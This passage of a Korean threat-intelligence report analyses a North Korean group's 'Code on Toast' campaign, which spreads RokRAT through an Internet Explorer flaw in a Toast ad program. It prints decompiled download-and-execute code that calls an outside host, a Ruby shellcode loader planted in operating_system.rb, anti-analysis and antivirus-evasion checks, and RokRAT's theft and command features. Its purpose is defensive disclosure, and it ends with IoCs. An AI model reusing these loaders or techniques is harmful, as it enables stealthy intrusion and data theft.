IE 취약점을 통해 설치되는 악성코드는 TA-RedAnt가 과거부터 꾸준히 사용해온 RokRAT 계열로 확인된다. 이번 공격에서도 해당 조직은 Ruby를 사용하여 악성 행위 지속성을 확보하고 상용 클라우드 서버를 통해 명령제어를 수행한다. Toast 광고 프로그램이 exploit된 후의 공격 흐름은 아래와 같다.



2.3.1. 설치(Installation)

Step ① :: explorer.exe에 1차 악성코드 인젝션

다운로드 경로	형태	MD5
/images/20230912/43	xor(0x4B) 인코딩 쉘코드	b9d4702c1b72659f486259520f48b483

exploit 이후 ad_toast의 쉘코드는 경유지에서 1차 악성코드를 다운로드 받아 explorer.exe에 인젝션한다. 1차 악성코드 43은 첫 1바이트로 XOR 후 실행되는 쉘코드 형태이다.

```
GET /images/20230912/43 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 27 May 2024 08:17:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: attachment; filename=43
Content-Length: 20591
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream
```

[1차 악성코드(43) 다운로드]

쉘코드 43의 주요 기능은 실행되는 PC가 악성코드 분석 환경인지 탐지하는 것인데 먼저, 바탕화면과 작업표시줄에 등록된 파일들 중 분석도구가 있는지 확인한다.

The interactive disassembler	file system monitor	registry editor
resource hacker	sysinternals	immunity debugger
ida pro	peid	fiddler
portmon	wireshark	autostart program viewer
process monitor	windump	x32dbg
Ollydbg	shellcode	hxd hex editor
pestudio	Inject	pe-coff file viewer
windows task manager	http debugger pro	process hacker
hex workshop	api monitor	vmware tools
npcap	httpdebugger	windbg

[분석도구 확인 목록]

다음으로, 실행 중인 프로세스를 탐색하여 관련 프로세스가 있는지 확인한다. 특이한 점은 프로세스 탐지 목록 중 “decrypted_rokrat.dat”도 있는데, 이는 악성코드 분석가들이 RokRAT의 복호화 파일을 저장할 때 사용하는 이름으로 판단된다.

decrypted_rokrat.dat	immunitydebugger	httpdebuggersvc	httpdebuggerui
resourcehacker	processhacker	vboxservice	vm3dservice
vboxnetdhcp	hworks64	mwwatcher	pestudio
shellcode	procmon64	autoruns	wireshark
vmtoolsd	procexp64	avastui	360tray
hworks	apimonitortaskmgr	peview	ollydbg
x32dbg	windump	regedit	tcpview
procmon	portmon	fiddler	vboxsvc
procexp	regmon	filemon	regview
idaw64	idaq64	boxtray	ntsd
shellcodepeid	idaw	idaq	ida
injectpw	hxd	cdb	windbgkd

[프로세스 확인 목록]

마지막으로, IsDebuggerPresent 함수로 디버깅 상태인지 확인하고 분석 환경이 아니라고 판단되면 경유지에 접속하여 2차 악성코드를 다운로드 및 실행한다.

Step ② :: 2차 악성코드 실행 + 시스템 정보 수집

다운로드 경로	형태	MD5
/upload/20240510/23	xor(0x8B) 인코딩 쉘코드+ PE	b18a8ea838b6760f4857843cafe5717d

2차 악성코드 23은 1차 악성코드와 동일하게 explorer.exe에서 쉘코드로 실행되나, 첫 1 바이트로 XOR 후엔 In-Memory로 실행되는 PE 형태이다.

```
GET /upload/20240510/23 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 27 May 2024 08:18:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: attachment; filename=23
Content-Length: 236123
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream
```

[2차 악성코드(23) 다운로드]

PE 형태의 23은 피해 시스템의 BIOS, 드라이브 시리얼 넘버, 컴퓨터 이름, 사용자 명을 암호화하여 경유지(/RealMedia/ads/adstream_sx)로 전송한다. 이후 경유지에서 보낸 응답 값에 따른 명령을 수행하며 응답 값이 1인 경우 3차 악성코드를 다운로드하고 메모리에서 실행한다.

응답 값	명령
1	3차 악성코드(move) 다운로드 및 실행
4	프로세스 종료
0	1분 대기 후 재요청

[응답 값에 대한 명령]

```
if ( (unsigned __int8)sub_140003088(v42, L"1") )
{
  v12 = (char *)VirtualAlloc(0LL, 0xA00000uLL, 0x1000u, 0x40u);
  v32 = 7LL;
  v31 = 0LL;
  LOWORD(lpszUrl[0]) = 0;
  std::wstring::assign(lpszUrl, L"http://[redacted].com");
  sub_140002D18(lpszUrl, L"/jsp/media/certi/move");
  v13 = (const WCHAR *)lpszUrl;
  if ( v32 >= 8 )
    v13 = lpszUrl[0];
  v14 = sub_14000284C(v13);
  if ( v14 > 0x3D0900 )
  {
    v16 = v12 + 1;
    v17 = v14 - 1;
    do
    {
      *v16++ ^= *v12;
      --v17;
    }
    while ( v17 );
    CreateThread(0LL, 0LL, (LPTHREAD_START_ROUTINE)(v12 + 1), 0LL, 0, &ThreadId);
```

[3차 악성코드(move) 다운로드 및 실행]

Step③ :: 3차 악성코드 실행 + 추가 파일 다운로드

다운로드 경로	형태	MD5
/jsp/media/certi/move	xor(0x53) 인코딩 쉘코드+PE	da2a5353400bd5f47178cd7dae7879c5

3차 악성코드 move도 explorer.exe에서 쉘코드로 실행되며 첫 1바이트로 XOR 후에 In-Memory로 실행되는 PE 형태이다. 주요 기능은 ruby standalone을 활용한 RokRAT의 지속성 확보이다.

먼저, 감염 PC의 시스템 정보로 고유 키 값을 생성한다. 해당 키 값은 백업 폴더명과 드롭 파일의 암호화(AES-CBC) 키 생성에 사용되며, 최종 실행되는 RokRAT에서도 내부 데이터를 복호화하는데 사용한다.


unique_key = #MD5([1][2])[16:31]*

[1] : Windows7 -> 컴퓨터이름, 그 외 버전 -> 디스크드라이브 모델명
[2] : UUID

다음으로 2차 경유지에서 암호화 된 ruby standalone 파일을 다운로드 받고 C:\Ruby31 폴더를 생성하여 내부에 복호화 및 드롭한다. 2차 경유지는 원드라이브 1개와 국내 정상 사이트 2개가 악성코드 내부에 하드코딩 되어있다.

2차 경유지	MD5
hxxps://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBajh0Ynp6N19QRk5seTZBa1hrTzB0cVRQLTItP2U9d1FpQ2xn/root/content	bd2d599ab51f9068d8c8eccadaca103d
hxxp://www.drOOOOO.co.kr/images/main/ban04.bak	
hxxp://www.goOOOOO.net/images/top_08.bak	


[2차 경유지 목록]



[생성된 루비 관련 파일]

악성코드는 ruby standalone을 생성하면서C:\Ruby31\lib\ruby\3.1.0\rubygems\defaults\operating_system.rb 파일에 추가 악성 스크립트를 삽입한다. ruby의 기본 라이브러리인 operating_system.rb은 rubyw.exe가 실행 될 때 함께 실행되어, 추후 지속적인 악성 행위의 트리거 역할을 한다. 추가된 악성 스크립트는 아래 도메인 중 하나를 선택하고 GET 파라미터에 악성 기능 스크립트를 인코딩하여 정상으로 위장한다.

update.microsoft.com	office.microsoft.com	download.microsoft.com	mail.google.com
www.msn.com	online.microsoft.com	go.microsoft.com	



[정상 파일에 추가된 악성 스크립트]

디코딩된 악성 스크립트는 rubyw.exe 프로세스 내에서 메모리 할당 후 드롭한 악성코드(1차 로더)를 복호화 및 실행한다.

```
module KN32
  extend Fiddle::Importer
  dlload 'kernel32'
  #0A66
  typealias 'size_tval', 'unsigned long long'
  extern 'void* VirtualAlloc(void*, size_tval, unsigned long, unsigned long)'
  extern 'int VirtualProtect(void*, size_tval, unsigned long, unsigned long*)'
  extern 'void RtlMoveMemory(void*, void*, size_tval)'
  extern 'void* CreateThread(void*, size_tval, void*, void*, unsigned long, unsigned long*)'
  extern 'unsigned int WaitForSingleObject(void*, unsigned long)'
  #78CE
end
puts('File Not Found!. Exit');
scfile = File.open("C:\\ProgramData\\Interactive Ruby\\fmeYq\\JbDV","rb");
scupd = scfile.read;
scfile.close;
ptr = KN32::VirtualAlloc(0, scupd.size + 0x400, 0x3000, 0x4);
buf = Fiddle::Pointer[scupd];
#326B
key = buf[1+buf[0]];
fost = buf[0]+6;
for i in fost..scupd.size do
  buf[i-fost] = buf[i] ^ key;
end
KN32::RtlMoveMemory(ptr, buf, scupd.size - fost);
KN32::VirtualProtect(ptr, scupd.size + 0x400, 0x40, buf);
thread = KN32::CreateThread(0, 0, ptr, 0, 0, 0);
KN32::WaitForSingleObject(thread, 1000*60*10);
```

[디코딩된 추가 악성 스크립트]

이어서 아래 3종의 악성코드를 In-Memory 로더 코드와 결합한 후 드롭하는데, 1차 로더는 XOR 인코딩, 2차 로더 및 ROKRAT 변종은 AES-CBC로 암호화한다. 드롭 위치는 %programdata% 하위에 생성한 랜덤 폴더이며, 랜덤 폴더명은 악성코드 내에 67개가 하드코딩 되어있다.

기능	BuildTime	형태	MD5
1차 로더	2022.10.21 09:50:23	쉘코드+PE	감염 PC 마다 다름
2차 로더	2022.10.21 09:51:31		
ROKRAT 변종	2024.05.26 16:57:58		

[드롭 악성코드 3종]

ridk install	vendor_ruby	OpenSSL Library	csv_ruby
rubyinstaller	irbrc_predefiner	The OpenSSL Toolkit	ruby_extension
MSYS2	Ruby devkit	POSIX WinThreads for Windows	Ruby-Extension
3.1.2-1-x86-msvcrt	singleton_ruby	WinPthreadGC	Runtime Ruby
C extensions	fiddle_ruby	MingW-W64 Project	ruby-mon
toolchain	ripper_ruby	yaml_ruby	Ruby interpreter (DLL)
gems	rubygems	digest_ruby	YAML
RubyInstaller2	Ruby 3.1.2-1-x86-msvcrt	bundler_ruby	UnicodeNormalize
MINGW development toolchain	RubyInstaller Team	ruby_cgi	RubyVM
MSYS2 base installation	Yukihiro Matsumoto	ruby_csv	RubyLex
MSYS2 system update	Ruby interpreter (GUI)	ruby_forensic	PrettyPrint
MSYS2 and MINGW	Ruby interpreter (GUI) 3.1.2p20	ruby_digest	i386-mingw32
RubyInstaller3	Ruby interpreter (GUI) 3.1.2p20 [x64-mingw-ucrt]	ruby_package	ruby-lang
RubyInstaller312	x64-mingw-ucrt	package_ruby	Modified BSD License
Ruby Benchmark	3.1.2p20	ruby_bundler	Start Command Prompt with Ruby
site_ruby	libcrypto	cgi_ruby	RubyGems Documentation Server
Interactive Ruby	Uninstall Ruby 3.1.2-1-x86-msvcrt	Uninstall Ruby 3.1.2-1-x64-msvcrt	

[하드코딩된 폴더명(67개)]

드롭된 3종의 악성코드와 2차 경유지에서 다운받은 ruby standalone 파일을 백업 폴더로 복사하고, 추후 RokRAT에서 원본 파일이 없을 경우 해당 폴더에 백업해 놓은 파일을 사용한다.

```
%AppData%\DESKTOP-MD5(unique_key)[0:6]\MD5(unique_key)[7:14]
```

[백업 폴더 생성 규칙]

마지막으로 rubyw.exe가 자동실행 되도록 설정해 악성행위의 지속성을 확보한다. 자동실행은 주기적인 실행과 PC 부팅시 실행 2가지로 나뉜다. 주기적인 실행을 위해선 스케줄러에 rubyw.exe가 4분마다 실행되도록 등록하는데, 360 백신(360Tray.exe)이 실행 중일 경우 클립보드에 관련 문자열을 할당하고 Win API로 키보드 이벤트를 직접 생성하여 스케줄러에 등록한다.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot != -1LL )
{
  while ( 1 )
  {
    if ( !Process32NextW(Toolhelp32Snapshot, &pe) )
    {
      CloseHandle(Toolhelp32Snapshot);
      goto LABEL_72;
    }
    v48 = 0x1505;
    v49 = wcsupr(pe.szExeFile);
    LODWORD(v50) = 0;
    if ( *v49 )
    {
      v51 = *v49;
      do
      {
        v50 = (v50 + 1);
        v48 = v51 + 33 * v48;
        v51 = v49[v50];
      }
      while ( v51 );
      if ( v48 == 0xFA3740EE && pe.szExeFile[0] == '3' )
        break;                                  // 360Tray.exe
    }
  }
  CloseHandle(Toolhelp32Snapshot);
```

[360 백신 프로세스 탐지]

PC 부팅 시 실행을 위해선 rubyw.exe를 실행하는 링크파일을 시작 프로그램 폴더에 드롭해보고, 실패할 경우 Run 레지스트리에 rubyw.exe를 등록한다.

2.3.2 명령제어(Command and Control)

Step④ :: 1차 로더

rubyw.exe의 메모리에서 동작하는 1차로더는 현재 실행중인 프로세스 명에 “UBY”가 있는지 확인한다.

```
GetModuleFileNameA_1400720A8(0i64, String, 256i64);
v11 = strupr(String);
*SubStr = 726182401;
v17 = 0;
rand();
v12 = &SubStr[1];
do
{
  v13 = *v12++;
  *(v12 - 1) = __ROL1__(v13, 3);
}
while ( *v12 );
if ( !strstr(v11, &SubStr[1]) )                // UBY
{
  v14 = GetProcAddress_1400720B8(&unk_140071E40, "CreateThread");
  v15 = &qword_140072140;
  if ( qword_140072158 >= 0x10 )
    v15 = qword_140072140;
  v14(0i64, 0i64, v15, 0i64, 0, 0i64);         // crash!
}
h_sub_140002A70_do_work(byte_14007211D);
::ExitProcess(0xACu);
```

[실행 프로세스명 확인]

다음으로 전 단계에서 드롭한 2차 로더를 복호화 및 실행하는데, 감염 PC에 설치된 백신 프로그램을 확인한 뒤 그에 따라 실행 방식이 달라진다.

```
CoCreateInstance(&rclsid, 0LL, 1u, &riid, &ppv);
pProxy = 0LL;
v17 = 7LL;
v16[2] = 0LL;
LOWORD(v16[0]) = 0;
if ( (ppv->lpVtbl->ConnectServer)(ppv, L"root\\SecurityCenter2", 0LL, 0LL, 0LL, 0, 0LL, 0LL, &pProxy) >= 0 )
{
  CoSetProxyBlanket(pProxy, 0xAu, 0, 0LL, 3u, 3u, 0LL, 0);
  v27 = 0LL;
  if ( (pProxy->lpVtbl->ExecQuery)(pProxy, L"WQL", L"Select * From AntiVirusProduct", 32LL, 0LL, &v27) >= 0 )
  {
    v2 = v27;
    v18 = 0LL;
    for ( i = 0; v27; v2 = v27 )
    {
      (v2->lpVtbl->Next)(v2, 0xFFFFFFFFLL, 1LL, &v18, &i);
      if ( !i )
        break;
      memset(&pvarg, 0, sizeof(pvarg));
      VariantInit(&pvarg);
      (v18->lpVtbl->Get)(v18, L"displayName", 0LL, &pvarg, 0LL, 0LL);
```

[설치 백신 확인]

◎ AVAST, SYMANTEC : 현재 프로세스(rubyw.exe)에서 In-Memory 방식으로 실행

◎ 그 외 백신 : system32 폴더에 있는 랜덤 EXE에 인젝션하여 실행

Step⑤ :: 2차 로더

인젝션된 코드는 프로세스의 자체 종료를 막기 위해 ExitProcess 함수를 후킹한다. 후킹 함수에선 인자를 확인하여 0xAC가 아닐 경우 대기 상태로, 0xAC일 경우 후킹을 복원한다.

```
__int64 __fastcall h_sub_1400014D0_hook_ExitProcess(int a1)
{
  if ( a1 != 0xAC )
  {
    while ( 1 )
      Sleep(0x15F900u);
  }
  return h_sub_14000C43C_restore_hook(ExitProcess, 0);
}
```

[ExitProcess 후킹 함수]

1차 로더와 동일하게 설치된 백신을 재확인한 뒤 system32 폴더에 있는 랜덤 EXE에 인젝션하여 실행한다. 이 과정에서 백신이 AVAST, SYMANTEC으로 확인되면 rubyw.exe를 재실행한다.

Step⑥ :: RokRAT

인젝션된 코드는 내부 데이터를 복호화하여 최종적으로 RokRAT을 In-Memory실행한다. 이번 공격에 사용된 RokRAT은 윈도우 프로시저에서 수신되는 메시지를 기반으로 해당 핸들러에서 악성 행위를 하는 특징이 있다.

```
Decryted_Data = operator new(0x3720uLL);
h_sub_14009F340_make_key(v30);              // unique_key(#MD5([1][2])[16:31]*) 값 생성
sub_14000CD2C(Decryted_Data->data);         // 내부 데이터를 unique_key로 복호화
v22[3] = 15;
v22[2] = 0LL;
LOBYTE(v22[0]) = 0;
std::string::assign(v22, "urlmon", 6uLL);
if ( !h_sub_1400264C8_OpenMutex(v22) )
{
  v25 = 15LL;
  v24 = 0LL;
  v23[0] = 0;
  std::string::assign(v23, "urlmon", 6uLL);
  h_sub_140026388_CreateMutex(v23);
  v15 = time64(0LL);
  srand(v15);
  v16 = rand();
  Sleep(1000 * (v16 % 12));
  v26.lpfnWndProc = h_sub_1400AF1D4_do_work;// 윈도우 메시지 처리
  v26.style = 3;
  v26.cbSize = 80;
  *&v26.cbClsExtra = 0LL;
  v26.hInstance = hInstance;
  *&v26.hIcon = 0LL;
  *&v26.hbrBackground = _mm_load_si128(&xmmword_14022F470);
  v26.lpszClassName = L"MainWindow";
  v26.hIconSm = 0LL;
  (Decryted_Data->user32_RegisterClassExW)(&v26);
  qword_1402A2258 = (Decryted_Data->user32_CreateWindowExW)(
```

[RokRAT의 WinMain 코드]

WM_CREATE

WM_CREATE는 윈도우가 생성될 때 전송되는 메시지로, 악성코드도 악성 행위를 위한 초기 설정을 진행한다.

◎ 절취할 파일 확장자 리스트 설정

- 리스트 : .doc .mdb .xls .ppt .txt .amr 등 20개

◎ 명령, 결과 데이터 암·복호화(AES) 키 생성에 필요한 15Byte 값 생성

- 생성 : [0-9][a-z][A-Z]`~!@#$%^&()_-+=;',./\:*?"<>|{15}

◎ %AppData% 경로에 숨김 속성으로 작업 폴더10개를 생성

- 제외 : Crypto, Recent, RSA, Avast, Symantec, Trend, Avira, DESKTOP, 360

◎ 절취 정보 전송을 위한 클라우드 서비스 설정(기본:Yandex)

◎ 키보드 입력 정보 절취를 위한 WM_INPUT 메시지 수신 설정

◎ USB 자료 절취를 위한 WM_DEVICECHANGE 메시지 수신 설정

◎ 클립보드 정보 절취를 위한 WM_CLIPBOARDUPDATE 메시지 수신 설정

◎ 악성 행위 발현을 위한 WM_TIMER 메시지 발생(6초, 30초) 설정

WM_INPUT

WM_INPUT 메시지는 윈도우에서 입력 장치로부터 입력되는 데이터를 받을 때 전달되는 메시지로, 아래 정보를 절취한다.

◎ 키보드 입력 정보 절취

- 저장 포맷 : \r\n{윈도우 창 텍스트}\r\n키보드 입력 데이터

WM_CLIPBOARDUPDATE

WM_CLIPBOARDUPDATE 메시지는 클립보드의 내용이 변경될 때 발생하는 메시지로, 아래 정보를 절취한다.

◎ 클립보드 정보 절취

- 저장 포맷 : \r\n<윈도우 창 텍스트>\r\n클립보드 데이터

WM_DEVICECHANGE

WM_DEVICECHANGE 메시지는 디바이스 또는 컴퓨터의 하드웨어 구성이 변경 됐을 때 발생하는 메시지로, USB 자료 절취 및 정보를 기록한다.

◎ USB 장치 정보(이름, 설명, 제조사) 및 파일 정보 수집 후 파일로 저장

- 파일명 : YYYYMMDDHHMMSS.usb.log

◎ 파일명에 아래 문자열을 포함하는 USB 자료 절취

.doc	.mdb	.xls	.ppt	.txt	.amr	.3gp	.csv	.vcf	.hwp
.pdf	.eml	.msg	.m4a	.rtf	.url	.key	.der	MFT	

[절취할 파일 목록]

WM_TIMER

WM_TIMER메시지는 타이머 이벤트가 발생했을 때 전달되는 메시지로, 특정 작업을 주기적으로 수행할 수 있다. 악성코드는 WM_CREATE에서 설정한 6초, 30초 메시지에 맞춰 주기적으로 악성 기능이 동작하도록 했다.

[2분 주기 실행]

◎ 지속성을 위해 삭제된 파일 및 레지스트리 복구

[3분 주기 실행]

◎ 키보드 입력, 클립보드, 화면캡쳐 절취 데이터를 파일로 생성

- 파일명 : YYYYMMDDHHMMSS.err

1Byte	16Byte	4Byte	Nbyte
1: 키보드, 2: 클립보드, 3: 화면캡쳐	LocalTime	DataSize	Data

[파일 포맷]

[5분 주기 실행]

◎ 뮤텍스 체크 후 없을 시 Ruby 프로그램 실행

- 실행 : cmd.exe /c “C:\Ruby32\bin\rubyw.exe”


[6분 주기 실행]

◎ USB 절취 자료들을 하나의 암호화 파일로 생성 후 업로드 폴더로 이동

◎ 클라우드 서버로부터 명령 데이터 다운 및 실행

- 명령 데이터가 클 경우 파일로 생성 : YYYYMMDDHHMMSS.tmp

명령 데이터는AES-CBC로 암호화되어 있어 복호화 후 1바이트의 Command 값에 해당하는 명령을 수행한다.



[명령 데이터 포맷]

각 명령 코드에 해당하는 기능은 아래 표와 같으며, 과거 RokRAT과 비교했을 때 카카오톡, WeChat의 대화기록 수집 등 다양한 기능들이 추가되었다.

명령 코드	기능
72	절취할 파일 확장자 리스트 수정 후 초기 설정 데이터 파일 업데이트
73	악성 기능 On/Off 변수 수정
74	클라우드 및 토큰 정보 업데이트 후 초기 설정 데이터 파일 업데이트
75	%Appdata%\[작업 폴더] 경로에 파일 생성
76	명령 수행 전송 플래그 설정 후 초기 설정 데이터 파일 업데이트

명령 코드	기능
77	악성코드와 관련된 파일 및 폴더, 레지스트리 삭제 후 종료
78	특정 프로세스 종료
79	파일 삭제, 이동, 실행, 복사
80	클라우드 서버 or C2 서버로부터 명령 수신 및 실행
81	%Appdata%에 생성한 작업 폴더 삭제
82	REBOOT 또는 CMD 명령 수행
83	한글, 워드 관련 설정파일 수정 및 삭제
84	파이프 통신
85	txt 파일 다운로드
86	컴퓨터, 브라우저 및 메신저 관련 정보 수집 - PC 정보 수집(컴퓨터, 네트워크, 디스크 정보 등) - Chrome, Edge, Opera, Naver Wales, FireFox 관련 정보 수집 - 초기 설정 데이터 업로드 - 카카오톡 대화 기록 수집 - WeChat 대화 기록 수집
87	파일, 드라이브, 레지스트리 검색 결과 전송
88	파이프 통신으로 데이터 전송 및 정보 수집 명령
89	Command명령 수행 파일 생성 및 자동실행을 위한 레지스트리 설정 후 실행

[15분(Init:6분) 주기 실행]

◎ 결과 파일(.log 등)들을 하나의 암호화 파일로 생성 후 업로드 폴더로 이동

[20분 주기 실행]

◎ 업로드 폴더에 있는 파일들을 클라우드 서버로 업로드

[30분(Init:2분) 주기 실행]

◎ 2분 : 클라우드에 작업 폴더 설정 후 초기 설정 데이터 및 감염PC 정보 수집 데이터 암호화 후 클라우드 서버에 업로드

◎ 30분 : 카운팅을 통해 120분마다 악성행위 설정 데이터 암호화 후 클라우드 서버에 업로드

[60분(Init:10분) 주기 실행]

◎ YYYYMMDDHHMMSS.err 파일들을 하나의 암호화 파일로 생성 후 업로드 폴더로 이동

RokRAT 악성코드는 이러한 명령제어를 수행할 때 C&C 서버로 상용 클라우드를 이용한다. 이번 공격에서는 Yandex 클라우드를 사용하도록 기본 설정이 되어있지만, 악성코드 내부의 다른 클라우드와 통신할 수 있는 명령 기능도 존재한다.

Yandex	CloudBox	CloudLocal	PCloud	Dropbox
VirtualCloud	OneDrive	CloudGoogle	CloudServer	

[하드코딩된 클라우드 목록]

3. 결론

Microsoft社는 2022년 6월 인터넷 익스플로러(Internet Explorer)에 대한 지원 종료를 발표했으며, 최신 윈도우 운영체제들에선 인터넷 익스플로러가 웹브라우저로 사용되는 것을 제한하는 등의 조치를 취하고 있다. 이로 인해 특정 웹 사이트에 IE 취약점 코드를 통해 대규모 PC를 해킹하는 워터링홀 공격의 가능성은 희박해졌다.

그럼에도 불구하고 일부 윈도우 어플리케이션들에선 여전히 IE를 내장하거나 관련 모듈을 사용하고 있어 IE의 0-day 취약점을 획득한 해커들의 공격 벡터로 악용되고 있는데, 이러한 공격은 사용자들의 주의나 안티 바이러스로 방어하기 어려울 뿐만 아니라 악용된 S/W에 따라 큰 파급력을 가질 수도 있다.

이번 'Code on Toast' Operation도 자칫 큰 피해로 이어질 수 있었으나 공격이 초기에 탐지되었고 Microsoft社 등 보안업체들의 협조로 인해 추가 피해를 예방할 수 있었다. 또한, 취약점 패치 버전이 나오기 전 악용 가능성이 확인된 여타 Toast 광고 프로그램에 대한 보안 조치도 함께 진행한 바 있다.

최근 북한 해킹 조직들의 기술 수준이 고도화 되고 있으며 IE 외에도 다양한 취약점을 악용한 공격이 점차 증가하는 추세이다. 이에, 사용자들은 운영체제 및 S/W 등의 보안 업데이트를 철저히 준수하는 한편, S/W 제조사들도 제품 개발 시 보안에 취약한 개발 라이브러리 및 모듈 등이 사용되지 않도록 주의가 필요하다

4. Appendix(IoC)

◎ ad_toast : e11bb2478930d0b5f6c473464f2a2B6e

◎ 43 : b9d4702c1b72659f486259520f48b483

◎ 23 : b18a8ea838b6760f4857843cafe5717d

◎ MOVE : da2a5353400bd5f47178cd7dae7879c5

◎ ban04.bak(top_08.bak,content) : bd2d599ab51f9068d8c8eccadaca103d

◎ operating_system.rb : 감염 PC마다 다름

◎ 1차 로더 : 감염 PC마다 다름

◎ 2차 로더 : 감염 PC마다 다름

◎ RokRAT : 감염 PC마다 다름